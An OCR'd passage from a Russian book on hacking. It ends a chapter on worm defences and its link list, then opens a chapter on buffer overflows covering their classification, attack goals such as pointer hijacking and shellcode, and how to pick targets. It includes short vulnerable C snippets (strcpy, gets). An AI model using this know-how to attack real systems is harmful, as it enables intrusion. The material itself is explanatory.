Важно понять, что антивирусы вообще не могут справиться с червями. В принципе. Потому что, исцеляя машину, они не устраняют брешь в системе безопасности, и вирус приползает вновь и вновь. Не стоит возлагать особых надежд и на брандмаузеры. Да, они могут оперативно закрыть уязвимый порт или отфильтровать сетевые пакеты с сигнатурой вируса внутри. При условии, что вирус атакует порт той службы, которая не очень-то и нужна, брандмаузер действительно работает безотказно (только если не может быть атакован сам). Хуже если червь распространяется через такой широко распространенный сервис как, например, WEB. Закрывать его нельзя и приходится прибегать к анализу TCP/IP-трафика на предмет наличия в нем следов того или иного червя, то есть идти по пути выявления вполне конкретных представителей кибернетической фауны.

Хотя отдельные фирмы и предлагают высокопроизводительные аппаратные сканеры (рис. 3.3), построенные на программируемых логических устройствах, сокращенно именуемых PLD — от Programmable Logic Devices (www.arl.wustl.edu/~lockwood/publications/MAPLD_2003_e10_lockwood_p.pdf), — в целом ситуация остается довольно удручающей, причем ни один из представленных на рынке сканеров не способен распознавать полиморфных червей, так как для осуществления этой операции в реальном времени потребуются весьма нехилые аппаратные мощности, и стоимость получившегося агрегата рискует оказаться сопоставимой с убытками, наносимыми самими червями (а в том, что такие черви когда-нибудь да появятся, сомневаться не приходится). Впрочем, программные сканеры сокращают пропускную способность системы еще больше...

Жестокая, но зато кардинальная мера — заблаговременно создать слепок операционной системы вместе со всеми установленными приложениями и в ответственных случаях автоматически восстанавливать один раз в сутки или, по крайней мере, один раз в месяц. В частности, в операционных системах семейства NT это можно сделать с помощью штатной программы backup и встроенного планировщика. Правда, если червь поражает пользовательские файлы (например, файлы документов, письма электронной почты, скачанные web-странички и т. д.), это ничем не поможет. Теоретически факт искажения пользовательских файлов могут выявить ревизоры и системы контроля версий, практически же они с трудом отличают изменения, вызванные вирусом, от изменений, сделанных самим пользователем. Но не будем забывать о возможности подложить

вирусу дрозофиллу, целостность которой мы и будем время от времени контролировать.




Рис. 3.3. Так может выглядеть аппаратный анализатор трафика

ИНТЕРЕСНЫЕ ССЫЛКИ НА СЕТЕВЫЕ РЕСУРСЫ

Attacks of the Worm Clones — Can we prevent them

Материалы RSA Conference 2003 от Symantec, содержат множество красочных иллюстраций, которые стоят того, чтобы на них посмотреть.

http://www.rsaconference.com/rsa2003/europe/tracks/pdfs/hackers_t14_szor.pdf

An Analysis of the Slapper Worm Exploit

Подробный анализ червя Slapper от Symantec, ориентированный на профессионалов, настоятельно рекомендуется всем тем, кто знает Си и не шарахается от ассемблера.

http://securityresponse.symantec.com/avcenter/reference/analysis.slapper.worm.pdf

Inside the Slammer Worm

Анализ червя Slammer, ориентированный на эрудированных пользователей ПК, тем не менее достаточно интересен и для администраторов.

http://www.cs.ucsd.edu/~savage/papers/IEEESP03.pdf

An Analysis of Microsoft RPC/DCOM Vulnerably

Обстоятельный анализ нашумевшей дыры в NT/W2K/XP/2003, рекомендуется.

http://www.inetsecurity.info/downloads/papers/MSRPCDCOM.pdf

The Internet Worm Program: An Analysis

Исторический документ, выпущенный по следам червя Морриса и содержащий подробный анализ его алгоритма.

http://www.cerias.purdue.edu/homes/spaf/tech-reps/823.pdf

With Microscope and Tweezers: An Analysis of the Internet Virus of November 1988

Еще один исторический анализ архитектуры червя Морриса.

http://www.deter.com/unix/papers/internet_worm.pdf

The Linux Virus Writing And Detection HOWTO

Любопытная вариация на тему «пишем вирус и антивирус для Linux».

http://www.rootshell.be/~doxical/download/docs/linux/Writing_Virus_in_Linux.pdf

Are Computer Hacker Break-ins Ethical?

Этично ли взламывать компьютеры или нет, вот в чем вопрос!

http://www.cerias.purdue.edu/homes/spaf/tech-reps/994.pdf

Simulating and optimising worm propagation algorithms

Анализ скорости распространения червя в зависимости от различных условий, рекомендуется для людей с математическим складом ума.

http://downloads.securityfocus.com/library/WormPropagation.pdf

Why Anti-Virus Software Cannot Stop the Spread of Email Worms?

Статья, разъясняющая причины неэффективности антивирусного программного обеспечения в борьбе с почтовыми вирусами, настоятельно рекомендуется для ознакомления всем менеджерам по рекламе Антивирусов.

http://www.interhack.net/pubs/email-trojan/email-trojan.pdf

Просто интересные документы по червям россыпью

http://www.dwheeler.com/secure-programs/secure-programming-handouts.pdf

http://www.cisco.com/warp/public/cc/so/neso/sqso/safr/prodlit/sawrm_wp.pdf

http://engr.smu.edu/~tchen/papers/Cisco%20IPJ_sep2003.pdf

http://crypto.stanford.edu/cs155/lecture12.pdf

http://www.peterszor.com/slapper.pdf

ГЛАВА 4

ОШИБКИ ПЕРЕПОЛНЕН ИЗВНЕ И ИЗНУТРИ,

в которой карма переполняющихся буферов медленно перетекает в Дао подрывающее уязвимое приложение изнутри

...мы живем в жестоком мире. Программное об содержит дыры, многие из которых размерами с вирусы и черви, совершающие набеги изо всех к стоят антивирусы, заплатки, брандмауэры и дру ющие лишь на бумаге и бессильные сдержать раз ной жизни. Сеть небезопасна — это факт. Можно де Билла Гейтса тухлыми яйцами и кремовыми тортам ли изменится.

Анализ показывает, что подавляющее большинств основаны на ошибках переполнения буфера, котор ный характер и которых не избежало практически ни од ложение. Попытка разобраться в этой на первый взгляд де затейливой проблеме безопасности погружает вас в удиви приключений и интриг. Захват управления системой путем пе ра — сложная инженерная задача, требующая нетривиаль и превосходной экипировки. Диверсионный код, заброшенный н

находится в весьма жестких и агрессивных условиях, не обеспечивающих и минимального уровня жизнедеятельности.

И если вам нужен путеводитель по стране переполняющихся буферов, снабженный исчерпывающим руководством по выживанию, — эта глава для вас!

ФИЛОСОФСКОЕ НАЧАЛО

Чудовищная сложность современных компьютерных систем неизбежно приводит к ошибкам проектирования и реализации, многие из которых позволяют злоумышленнику захватывать контроль над удаленным узлом или делать с ним что-то нехорошее. Такие ошибки называются *дырами*, или *уязвимостями* (holes и vulnerability соответственно).

Мир дыр чрезвычайно многолик и разнообразен: это и отладочные люки, и слабые механизмы аутентификации, и функционально-избыточная интерпретация пользовательского ввода, и некорректная проверка аргументов, и т. д. Классификация дыр чрезвычайно размыта, взаимно противоречива и затруднена (во всяком случае, своего Карла Линнея дыры еще ждут), а методики их поиска и «эксплуатации» не поддаются обобщению и требуют творческого подхода к каждому отдельно взятому случаю. Было бы наивно надеяться, что одна единственная публикация сможет описать весь этот зоопарк! Давайте лучше сосредоточимся на *ошибках переполнения буферов* (*buffer overflow/overrun*) как на наиболее важном, популярном, перспективном и приоритетном направлении.

Большую часть главы мы будем витать в бумажных абстракциях теоретических построений и лишь к концу спустимся на ассемблерную землю, обсуждая наиболее актуальные проблемы практических реализаций. Нет, не подумайте! Никто не собирается в сотый раз объяснять, что такое стек, адреса памяти и откуда они растут! Эта глава рассчитана на хорошо подготовленную читательскую аудиторию, знающую ассемблер и бегло изъясняющуюся на Си/Си++ без словаря. Как происходит переполнение буфера вы, вероятно, уже представляете, и теперь хотели бы ознакомится с полным списком возможностей, предоставляемых переполняющимися буферами. Какие цели может преследовать атакующий? По какому принципу происходит отбор наиболее предпочтительных объектов атаки? Ну и т. д....

Другими словами, сначала мы будем долго и нудно говорить о том, что можно сделать с помощью переполнения и лишь затем перейдем к вопросу, «как именно это сделать».

Описанные приемы работоспособны на большинстве процессорных архитектур и операционных систем (например, UNIX/SPARC). Пусть вас не смущает, что приводимые примеры в основном относятся к Windows NT и производным от нее системам. Просто в момент написания другой операционной системы не оказалось под рукой.

МЯСНОЙ РУЛЕТ ОШИБОК ПЕРЕПОЛНЕНИЯ, ИЛИ ПОПЫТКА КЛАССИФИКАЦИИ (СКУКА СМЕРТНАЯ)

Согласно «Новому Словарю Хакера» Эрика Раймонда, ошибки переполнения буфера — это

> *...то, что с неизбежностью происходит при попытке засунуть в буфер больше, чем тот может переварить.*

На самом деле это всего лишь частный случай последовательного переполнения при записи (листинг 4.1). Помимо него, существует индексное переполнение, заключающееся в доступе к произвольной ячейке памяти за концом буфера, где под «доступом» понимаются как операции чтения, так и операции записи (листинг 4.2).

Переполнение при записи приводит к затиранию, а следовательно, искажению одной или нескольких переменных (включая служебные переменные, внедряемые компилятором, такие, например, как адреса возврата или указатели `this`), нарушая тем самым нормальный ход выполнения программы и вызывая одно из следующих последствий:

- нет никаких последствий;
- программа выдает неверные данные или, попросту говоря, делает из чисел винегрет;
- программа «вылетает», зависает или аварийно завершается с сообщением об ошибке;
- программа изменяет логику своего поведения, выполняя незапланированные действия.

Переполнение при чтении менее опасно, так как «всего лишь» приводит к потенциальной возможности доступа к конфиденциальным данным (например, паролям или идентификаторам TCP/IP соединения).

Листинг 4.1. Пример последовательного переполнения буфера при записи

```
seq_write(char *p)
{
   char buff[8];
   ...
   strcpy(buff, p);
}
```

Листинг 4.2. Пример индексного переполнения буфера при чтении

```
idx_write(int i)
{
   char buff[]="0123456789";
   ...
   return buff[i];
```

За концом буфера могут находиться данные следующих типов:

- другие буферы;
- скалярные переменные;
- указатели.

Или же вовсе может не находиться ничего (например, невыделенная страница памяти). Теоретически за концом буфера может располагаться исполняемый код, но на практике такая ситуация почти никогда не встречается.

Наибольшую угрозу для безопасности системы представляют именно указатели, поскольку они позволяют атакующему осуществлять запись в произвольные ячейки памяти или передавать управление по произвольным адресам, например, на начало самого переполняющегося буфера, в котором расположен машинный код, специально подготовленный злоумышленником и обычно называемый shell-кодом.

Буферы, располагающиеся за концом переполняющегося буфера, могут хранить некоторую конфиденциальную информацию (например, пароли). Раскрытие чужих паролей, равно как и навязывание атакуемой программе своего пароля – вполне типичное поведение для атакующего.

Скалярные переменные могут хранить индексы (и тогда они фактически приравниваются к указателям), флаги, определяющие логику поведения программы (в том числе и отладочные люки, оставленные разработчиком), и прочую информацию.

В зависимости от своего местоположения буферы делятся на три независимые категории:

1. Локальные буферы, расположенные в стеке и часто называемые автоматическими переменными.
2. Статичные буферы, расположенные в секции (сегменте) данных.
3. Динамические буферы, расположенные в куче.

Все они имеют свои специфичные особенности переполнения, которые мы обязательно рассмотрим во всех подробностях, но сначала немного пофилософствуем.

НЕИЗБЕЖНОСТЬ ОШИБОК ПЕРЕПОЛНЕНИЯ В ИСТОРИЧЕСКОЙ ПЕРСПЕКТИВЕ

Ошибки переполнения — это фундаментальные программистские ошибки, которые чрезвычайно трудно отслеживать и фундаментальность которых обеспечивается самой природой языка Си — наиболее популярного языка программирования всех времен и народов — а точнее, его низкоуровневым характером взаимодействия с памятью. Поддержка массивов реализована лишь частично, и работа с ними требует чрезвычайной аккуратности и внимания со стороны программиста. Средства автоматического контроля выхода за границы отсутствуют, возможность определения количества элементов массива по указателю и не ночевала, строки, завершающиеся нулем, — вообще песня...

Дело даже не в том, что малейшая небрежность и забытая или некорректно реализованная проверка аргументов, приводит к потенциальной уязвимости программы. Корректную проверку аргументов невозможно осуществить в принципе! Рассмотрим функцию, определяющую длину переданной ей строки и посимвольно читающую эту строку до встречи с завершающим ее нулем. А если завершающего ноля на конце не окажется? Тогда функция вылетит за пределы утвержденного блока памяти и пойдет чесать непаханную целину посторонней оперативной памяти! В лучшем случае это закончится выбросом исключения. В худшем — доступом к конфиденциальным данным. Можно, конечно, передать максимальную длину строкового буфера с отдельным аргументом, но кто поручится, что она верна? Ведь этот аргумент приходится формировать вручную, и, следовательно, он не застрахован от ошибок. Короче говоря, вызываемой функции ничего не остается, как закладываться на корректность переданных ей аргументов, а раз так — о каких проверках мы вообще говорим?!

Далее, выделение буфера возможно лишь после вычисления длины принимаемой структуры данных, то есть должно осуществляться динамически. Это препятствует размещению буферов в стеке, поскольку стековые буферы имеют фиксированный размер, задаваемый еще на стадии компиляции. Зато стековые буферы автоматически освобождаются при выходе из функции, снимая это бремя с плеч программиста и предотвращая потенциальные проблемы с утечками памяти. Динамические буферы, выделяемые из кучи, намного менее популярны, поскольку их использование уродует структуру программы. Если раньше обработка текущих ошибок сводилась к немедленному return'у, то теперь перед выходом из функции приходится выполнять специальный код, освобождающий все, что программист успел к этому времени «понавыделять». Без критикуемого goto (которое само по себе нехилый «глюкодром») эта задача решается только глубоко вложенными if'ами, обработчиками структурных исключений, макросами или внешними функциями, что захламляет листинг и служит источником многочисленных и трудноуловимых ошибок.

Многие библиотечные функции (например, `gets`, `sprintf`) не имеют никаких средств ограничения длины возвращаемых данных и легко вызывают ошибки переполнения. Руководства по безопасности буквально кишат категорическими запретами на использование последних, рекомендуя их «безопасные» аналоги — `fgets` и `snprintf`, явно специфицирующие предельно допустимую длину буфера, передаваемую в специальном аргументе. Помимо неоправданного загромождения листинга посторонними аргументами и естественных проблем с их синхронизацией (при работе со сложными структурами данных, когда один-единственный буфер хранит много всякой всячины, вычисление длины оставшегося «хвоста» становится не такой уж очевидной арифметической задачей, и здесь очень легко допустить грубые ошибки), программист сталкивается с необходимостью контроля целостности обрабатываемых данных. Как минимум необходимо убедиться, что данные не были варварски обрезаны и/или усечены, а как максимум — корректно обработать ситуацию с обрезанием. А что мы, собственно, здесь можем сделать? Увеличить буфер

и повторно вызвать функцию, чтобы скопировать туда остаток? Не слишком-то элегантное решение, к тому же всегда существует вероятность потерять завершающий нуль на конце.

В Си++ ситуация с переполнением обстоит намного лучше, хотя проблем все равно хватает. Поддержка динамических массивов и «прозрачных» текстовых строк наконец-то появилась (и это очень хорошо), но подавляющее большинство реализаций динамических массивов работают крайне медленно, а строки тормозят еще сильнее, поэтому в критических участках кода от них лучше сразу же отказаться. Иначе и быть не может, поскольку существует только один способ построения динамических массивов переменной длины — представление их содержимого в виде ссылочной структуры (например, двунаправленного списка). Для быстрого доступа к произвольному элементу список нужно индексировать, а саму таблицу индексов где-то хранить. Таким образом, чтение/запись одного единственного символа выливается в десятки машинных команд и множество обращений к памяти (а память была, есть и продолжает оставаться самым узким местом, существенно снижающим общую производительность системы).

Даже если компилятор вдруг решит заняться контролем границ массива (одно дополнительное обращение к памяти и три-четыре машинные команды), это не решит проблемы, поскольку при обнаружении переполнения откомпилированная программа не сможет сделать ничего умнее, чем аварийно завершить свое выполнение. Вызов исключения не предлагать, поскольку если программист забудет его обработать (а он наверняка забудет это сделать), мы получим атаку типа «отказ в обслуживании». Конечно, это не захват системы, но все равно нехорошо.

Так что ошибки переполнения были, есть и будут! От этого никуда не уйти, и коль скоро мы обречены на длительное сосуществование с последними, будет нелишним познакомиться с ними поближе...

ОКУТАННЫЕ ЖЕЛТЫМ ТУМАНОМ МИФОВ И ЛЕГЕНД

Журналисты, пишущие о компьютерной безопасности, и эксперты по безопасности, зарабатывающие на жизнь установкой этих самых систем безопасности, склонны преувеличивать значимость и могущество атак, основанных на переполнении буфера. Дескать, хакеры буферы гребут лопатой, и, если не принять адекватных (и весьма дорогостоящих!) защитных мер, ваша информация превратится в пепел.

Все это так (ведь и на улицу лишний раз лучше не выходить — случается, что и балконы падают), но за всю историю существования компьютерной индустрии не насчитывается и десятка случаев широкомасштабного использования переполняющихся буферов для распространения вирусов или атак. Отчасти потому, что атаки настоящих профессионалов происходят бесшумно. Отчасти потому, что настоящих профессионалов среди современных хакеров практически совсем не осталось...

Наличие одного или нескольких переполняющихся буферов еще ни о чем не говорит, и большинство ошибок переполнения не позволяет атакующему про-

двинуться дальше банального DoS'а. Вот неполный перечень ограничений, с которыми приходится сталкиваться червям и хакерам:

1. Строковые переполняющиеся буферы (а таковых среди них большинство) не позволяют внедрять символ нуля в середину буфера и препятствуют вводу некоторых символов, которые программа интерпретирует особым образом.
2. Размер переполняющихся буферов обычно оказывается катастрофически мал для вмещения в них даже простейшего загрузчика или затирания сколько нибудь значимых структур данных.
3. Абсолютный адрес переполняющегося буфера атакующему чаще всего неизвестен, поэтому приходится оперировать относительными адресами, что очень непросто с технической точки зрения.
4. Адреса системных и библиотечных функций меняются от одной операционной системы к другой — это раз; ни на какие адреса уязвимой программы также нельзя закладываться, поскольку они непостоянны (особенно это актуально для UNIX-приложений, компилируемых каждым пользователем самостоятельно), — а это два.
5. Наконец, от атакующего требуется глубокое знание команд процессора, архитектуры операционной системы, особенностей различных компиляторов языка, свободное от академических предрассудков мышление, плюс уйма свободного времени для анализа, проектирования и отладки shell-кода.

А теперь для контраста перечислим мифы противоположной стороны — стороны защитников информации, с какой-то детской наивностью свято верящих, что от хакеров можно защититься хотя бы в принципе:

1. Не существует никаких надежных методик автоматического (или хотя бы полуавтоматического) поиска переполняющихся буферов, дающих удовлетворительный результат, и по-настоящему крупные дыры не обнаруживаются целенаправленным поиском. Их открытие — игра слепого случая.
2. Все разработанные методики борьбы с переполняющимися буферами снижают производительность (подчас очень значительно), но не исключают возможности переполнения полностью, хотя и портят атакующему жизнь;
3. Межсетевые экраны отсекают лишь самых примитивнейших из червей, загружающих свой хвост через отдельное TCP/IP-соединение, отследить же передачу данных в контексте уже установленных TCP/IP-соединений никакой межсетевой экран не в силах.

Существуют сотни тысяч публикаций, посвященных проблеме переполнения, краткий список которых был приведен в конце предыдущей главы. Среди них есть как уникальные работы, так и откровенный поросячий визг, подогреваемый собственной крутизной (мол, смотрите, я тоже стек сорвал! Ну и что, что в лабораторных условиях?!). Статьи теоретиков от программирования элементарно распознаются замалчиванием проблем, с которыми сразу же сталкиваешься при анализе полновесных приложений и проектировании shell-кодов (по сути своей являющихся высокоавтономными роботами).

Большинство авторов ограничивается исключительно вопросами последовательного переполнения автоматических буферов, оттесняя остальные виды переполнений на задний план, в результате чего у многих читателей создается выхолощенное представление о проблеме. На самом деле мир переполняющихся буферов значительно шире, многограннее и интереснее, в чем мы сейчас и убедимся.

ПОХОРОНЕННЫЙ ПОД ГРУДОЙ РАСПЕЧАТОК ИСХОДНОГО И ДИЗАССЕМБЛЕРНОГО КОДА

Как происходит поиск переполняющихся буферов и как осуществляется проектирование shell-кода? Первым делом выбирается объект нападения, роль которого играет уязвимое приложение. Если вы хотите убедиться в собственной безопасности или атаковать строго определенный узел, вы должны исследовать конкретную версию конкретного программного пакета, установленного на конкретной машине. Если же вы стремитесь прославиться на весь мир или пытаетесь сконструировать мощное оружие, дающее вам контроль над десятками тысяч, а то и миллионами машин, ваш выбор становится уже не таким однозначным.

Прежде всего это должна быть широко распространенная и по возможности малоисследованная программа, исполняющаяся с наивысшими привилегиями и сидящая на портах, которые не так-то просто закрыть. Разумеется, с точки зрения межсетевого экрана все порты равноценны и ему абсолютно все равно, что закрывать. Однако пользователи сетевых служб и администраторы придерживаются другого мнения. Если от 135-го порта, используемого червем Love San, в подавляющем большинстве случаев можно безболезненно отказаться (лично автор «Записок...» именно так и поступил), то без услуг того же web-сервера обойдешься едва ли.

Чем сложнее и «монстроузнее» исследуемое приложение, тем больше вероятность обнаружить в нем критическую ошибку. Следует также обращать внимание и на формат представления обрабатываемых данных. Чаще всего переполняющиеся буферы обнаруживаются в синтаксических анализаторах, выполняющих парсинг текстовых строк, однако большинство этих ошибок уже давно обнаружено и устранено. Лучше искать переполняющиеся буферы там, где до вас их никто не искал. Народная мудрость утверждает: хочешь что-то хорошо спрятать — положи это на самое видное место. На фоне нашумевших эпидемий Love San'a и Slapper'a с этим трудно не согласиться. Кажется невероятным, что такие очевидные переполнения до последнего времени оставались необнаруженными!

Наличие исходных текстов одновременно желательно и нежелательно. Желательно — потому что они существенно упрощают и ускоряют поиск переполняющихся буферов, а нежелательно... по той же самой причине! Как говорится: больше народу — меньше кислороду. Действительно, трудно рассчитывать найти что-то новое в исходнике, зачитанном всеми до дыр. Отсутствие исходных текстов существенно ограничивает круг исследователей, отсекая многочисленную армию прикладных программистов и еще большую толпу откровенных непро-

фессионалов. Здесь, в прокуренной атмосфере ассемблерных команд, выживает лишь тот, кто программирует быстрее, чем думает, а думает быстрее, чем говорит. Тот, кто может удержать в голове сотни структур данных, буквально на физическом уровне ощущая их взаимосвязь и каким-то шестым чувством угадывая, в каком направлении нужно копать. Собственный программистский опыт может только приветствоваться. Так легче вжиться в привычки, характер и образ мышления разработчика исследуемого приложения. Задумайтесь, а как бы вы решили данную задачу, окажись на его месте? Какие бы могли допустить ошибки? Где бы проявили непростительную небрежность, соблазнившись компактностью кода и элегантностью листинга?

Кстати, об элегантности. Бытует мнение, что неряшливый стиль программного кода неизбежно провоцирует программиста на грубые ошибки (и ошибки переполнения в том числе). Напротив, педантично причесанная программа ошибок, скорее всего, не содержит и анализировать ее — означает напрасно тратить свое время. Как знать... Автору приходилось сталкиваться с вопиюще небрежными листингами, которые работали как часы, потому что были сконструированы настоящими профессионалами, наперед знающими, где подстелить соломку. Встречались и по-академически аккуратные программы, дотошно и не по одному разу проверяющие все, что только можно проверить, но буквально нашпигованные ошибками переполнения. Тщательность сама по себе еще ни от чего не спасает. Для предотвращения ошибок нужен богатый программистский опыт, — и опыт, оставленный граблями в том числе. Но вместе с опытом зачастую появляется и вальяжная небрежность — своеобразный «отходяк» от юношеского увлечения эффективностью и оптимизацией.

Признаком откровенного непрофессионализма является пренебрежение #defin'ами или безграмотное использование последних. В частности, если размер буфера `buff` определяется через `MAX_BUF_SIZE`, то и размер копируемой в него строки должен ограничиваться им же, а не `MAX_STR_SIZE`, заданным в отдельном `define`. Обращайте внимание и на характер аргументов функций, работающих с блоками данных. Передача функции указателя без сообщения размера блока — частая ошибка начинающих, равно как и злоупотребление функциями `strcpy/strncpy`. Первая — небезопасна (отсутствует возможность ограничить предельно допустимую длину копируемой строки), вторая — ненадежна (отсутствует возможность оповещения о факте «обрезания» хвоста строки, не уместившегося в буфер, что само по себе может служить весьма нехилым источником ошибок).

Хорошо, ошибка переполнения найдена. Что дальше? А дальше только дизассемблер. Не пытайтесь выжать из исходных текстов хоть какую-то дополнительную информацию. Порядок размещения переменных в памяти не определен и практически никогда не совпадает с порядком их объявления в программе. Может оказаться так, что большинства из этих переменных в памяти попросту нет, и они размещены компилятором в регистрах либо же вовсе отброшены оптимизатором как ненужные (попутно заметим, что все демонстрационные листинги, приведенные в этой главе, рассчитывают, что переменные располагаются в памяти в порядке их объявления).

Впрочем, не будем забегать вперед. Дизассемблирование — это отдельная тема, которой посвящены книги «Фундаментальные основы хакерства» и «Образ мышления IDA», так что не будем лишний раз повторяться.

ЦЕЛИ И ВОЗМОЖНОСТИ АТАКИ

Конечная цель любой атаки — заставить систему сделать что-то «нехорошее». Такое, чего нельзя добиться легальным путем. Существует, по меньшей мере, четыре различных способа реализации атаки:

1. Чтение секретных переменных.
2. Модификация секретных переменных.
3. Передача управления на секретную функции программы.
4. Передача управления на код, переданный жертве самим злоумышленником.

ЧТЕНИЕ СЕКРЕТНЫХ ПЕРЕМЕННЫХ

На роль секретных переменных в первую очередь претендуют пароли на вход в систему, а также пароли доступа к конфиденциальной информации. Все они так или иначе содержатся в адресном пространстве уязвимого процесса, зачастую располагаясь по фиксированным адресам (под «входом в систему» здесь подразумевается имя пользователя и пароль, обеспечивающие удаленное управление уязвимым приложением).

Еще в адресном пространстве процесса содержатся дескрипторы секретных файлов, сокеты, идентификаторы TCP/IP-соединений и многое другое. Разумеется, вне текущего контекста они не имеют никакого смысла, но могут быть использованы кодом, переданным жертве злоумышленником и осуществляющим, например, установку «невидимого» TCP/IP-соединения, прячась под «крышей» уже существующего.

Ячейки памяти, хранящие указатели на другие ячейки, «секретными», строго говоря, не являются, однако знание их содержимого значительно облегчает атаку. В противном случае атакующему придется определять опорные адреса вслепую. Допустим, в уязвимой программе содержится следующий код: `char *p = malloc(MAX_BUF_SIZE)`, где `p` — указатель на буфер, содержащий секретный пароль. Допустим также, что в программе имеется ошибка переполнения, позволяющая злоумышленнику читать содержимое любой ячейки адресного пространства. Весь вопрос в том, как этот буфер найти. Сканировать всю кучу целиком не только долго, но и небезопасно, так как можно легко натолкнуться на невыделенную страницу памяти, и тогда выполнение процесса аварийно завершится. Автоматические и статические переменные в этом отношении более предсказуемы. Поэтому атакующий должен сначала прочитать содержимое указателя `p`, а уже затем — секретный пароль, на который он указывает. Разумеется, это всего лишь пример, которым возможности переполняющего чтения не ограничиваются.

Само же переполняющее чтение реализуется, по меньшей мере, четырьмя следующими механизмами: «потерей» завершающего нуля в строковых буферах.

модификацией указателей (см. раздел «Указатели и индексы»), индексным переполнением (см. там же) и навязыванием функции `printf` (и другим функциям форматированного вывода) лишних спецификаторов.

МОДИФИКАЦИЯ СЕКРЕТНЫХ ПЕРЕМЕННЫХ

Возможность модификации переменных дает значительно больше возможностей для атаки, позволяя:

- навязывать уязвимой программе «свои» пароли, дескрпиторы файлов, TCP/IP-идентификаторы и т. д.;
- модифицировать переменные, управляющие ветвлением программы;
- манипулировать индексами и указателями, передавая управление по произвольному адресу (и адресу, содержащему код, специально подготовленный злоумышленником в том числе).

Чаще всего модификация секретных переменных реализуется посредством последовательного переполнения буфера, по обыкновению своему порождающего целый каскад побочных эффектов. Например, если за концом переполняющегося буфера расположен указатель на некоторую переменную, в которую после переполнения что-то пишется, злоумышленник сможет затереть любую ячейку памяти на свой выбор (разумеется, за исключением ячеек, явно защищенных от модификации, например, кодовой секции или секции `.rodata`).

ПЕРЕДАЧА УПРАВЛЕНИЯ НА СЕКРЕТНУЮ ФУНКЦИЮ ПРОГРАММЫ

Модификация указателей на исполняемый код приводит к возможности передачи управления на любую функцию уязвимой программы (правда, с передачей аргументов имеются определенные проблемы). Практически каждая программа содержит функции, доступные только root'у и предоставляющие те или иные управленческие возможности (например, создание новой учетной записи, открытие сессии удаленного управления, запуск файлов и т. д.). В более изощренных случаях управление передается на середину функции (или даже на середину машинной инструкции) с таким расчетом, чтобы процессор выполнил замысел злоумышленника, даже если разработчик программы не предусматривал ничего подобного.

Передача управления обеспечивается либо за счет изменения логики выполнения программы, либо за счет подмены указателей на код. И то и другое опирается на модификацию ячеек программы, кратко рассмотренную выше.

ПЕРЕДАЧА УПРАВЛЕНИЯ НА КОД, ПЕРЕДАННЫЙ ЖЕРТВЕ САМИМ ЗЛОУМЫШЛЕННИКОМ

Данный механизм является разновидностью механизма передачи управления на секретную функцию программы, только сейчас роль этой функции выполняет код, подготовленный злоумышленником и тем или иным способом переданный на удаленный компьютер. Для этой цели может использоваться как сам переполняющийся буфер, так и любой другой буфер, доступный злоумышленнику для непосредственной модификации и в момент передачи управления на

shell-код присутствующий в адресном пространстве уязвимого приложения (при этом он должен располагаться по более или менее предсказуемым адресам, иначе передавать управление будет некому и некуда).

ЖЕРТВЫ ПЕРЕПОЛНЕНИЯ, ИЛИ ОБЪЕКТЫ АТАКИ

Переполнение может затирать ячейки памяти следующих типов: указатели, скалярные переменные и буферы. Объекты языка Си++ включают в себя как указатели (указывающие на таблицу виртуальных функций, если таковые в объекте есть), так и скалярные данные-члены (если они есть). Ни те, ни другие самостоятельной сущности не образуют и вполне укладываются в приведенную выше классификацию.

УКАЗАТЕЛИ И ИНДЕКСЫ

В классическом Паскале и других «правильных» языках указатели отсутствуют, но в Си/Си++ они вездесущи. Чаще всего приходится иметь дело с указателями на данные, несколько реже встречаются указатели на исполняемый код (указатели на виртуальные функции, указатели на функции, загружаемые динамической компоновкой и т. д.). Современный Паскаль (раньше ассоциируемый с компилятором Turbo Pascal, а теперь еще и Delphi) также немыслим без указателей. Даже если в явном виде указатели и не поддерживаются, на них «держатся» динамические структуры данных (куча, разреженные массивы), используемые внутри языка.

Указатели удобны. Они делают программирование простым, наглядным, эффективным и естественным. В то же время указатели во всех отношениях категорически небезопасны. Попав в руки хакера или пищеварительный тракт червя, они превращаются в оружие опустошительной мощности — своеобразный аналог BFG-900 или, по крайней мере, «плазмогана». Забегая вперед, отметим, что указатели обоих типов потенциально способны к передаче управления на несанкционированный машинный код.

Вот с указателей на исполняемый код мы и начнем. Рассмотрим ситуацию, когда следом за переполняющимся буфером `buff` расположен указатель на функцию, которая инициализируется до и вызывается после переполнения буфера (возможно, вызывается не сразу, а спустя некоторое время). Тогда мы заполучим аналог функции `call` или, говоря другими словами, инструмент для передачи управления по любому (ну или почти любому) машинному адресу, в том числе и на сам переполняющийся буфер (тогда управление получит код, переданный злоумышленником) (листинг 4.3).

Листинг 4.3. Фрагмент программы, подверженной переполнению с затиранием указателя на исполняемый код

```
code_ptr()
{
   char buff[8]; void (*some_func) ();
   …
   printf("passws:"); gets(buff);
   …
```

```
some_func();
}
```

Подробнее о выборе целевых адресов мы поговорим в другой раз, сейчас же сосредоточимся на поиске затираемых указателей. Первым в голову приходит адрес возврата из функции, находящийся внизу кадра стека. Правда, чтобы до него дотянуться, требуется пересечь весь кадр целиком, и не факт, что нам это удастся, к тому же его целостность контролируют многие защитные системы.

Другая популярная мишень — указатели на объекты. В программах на Си++ обычно присутствует большое количество объектов, многие из которых создаются вызовом оператора new, возвращающим указатель на свежесозданный экземпляр объекта. Невиртуальные функции-члены класса вызываются точно так же, как и обычные Си-функции (то есть по их фактическому смещению), поэтому они неподвластны атаке. Виртуальные функции-члены вызываются намного более сложным образом через цепочку следующих операций: указатель на экземпляр объекта → указатель на таблицу виртуальных функций → указатель на конкретную виртуальную функцию. Указатели на таблицу виртуальных функций не принадлежат объекту и внедряются в каждый его экземпляр, который чаще всего сохраняется в оперативной памяти, реже — в регистровых переменных. Указатели на объекты также размещаются либо в оперативной памяти, либо в регистрах, при этом на один и тот же объект может указывать множество указателей (среди которых могут встретиться и такие, которые расположены непосредственно за концом переполняющегося буфера). Таблица виртуальных функций (далее просто виртуальная таблица) принадлежит не экземпляру объекта, а самому объекту, то есть, упрощенно говоря, мы имеем одну виртуальную таблицу на каждый объект. «Упрощенно» потому, что в действительности виртуальная таблица помещается в каждый obj-файл, в котором 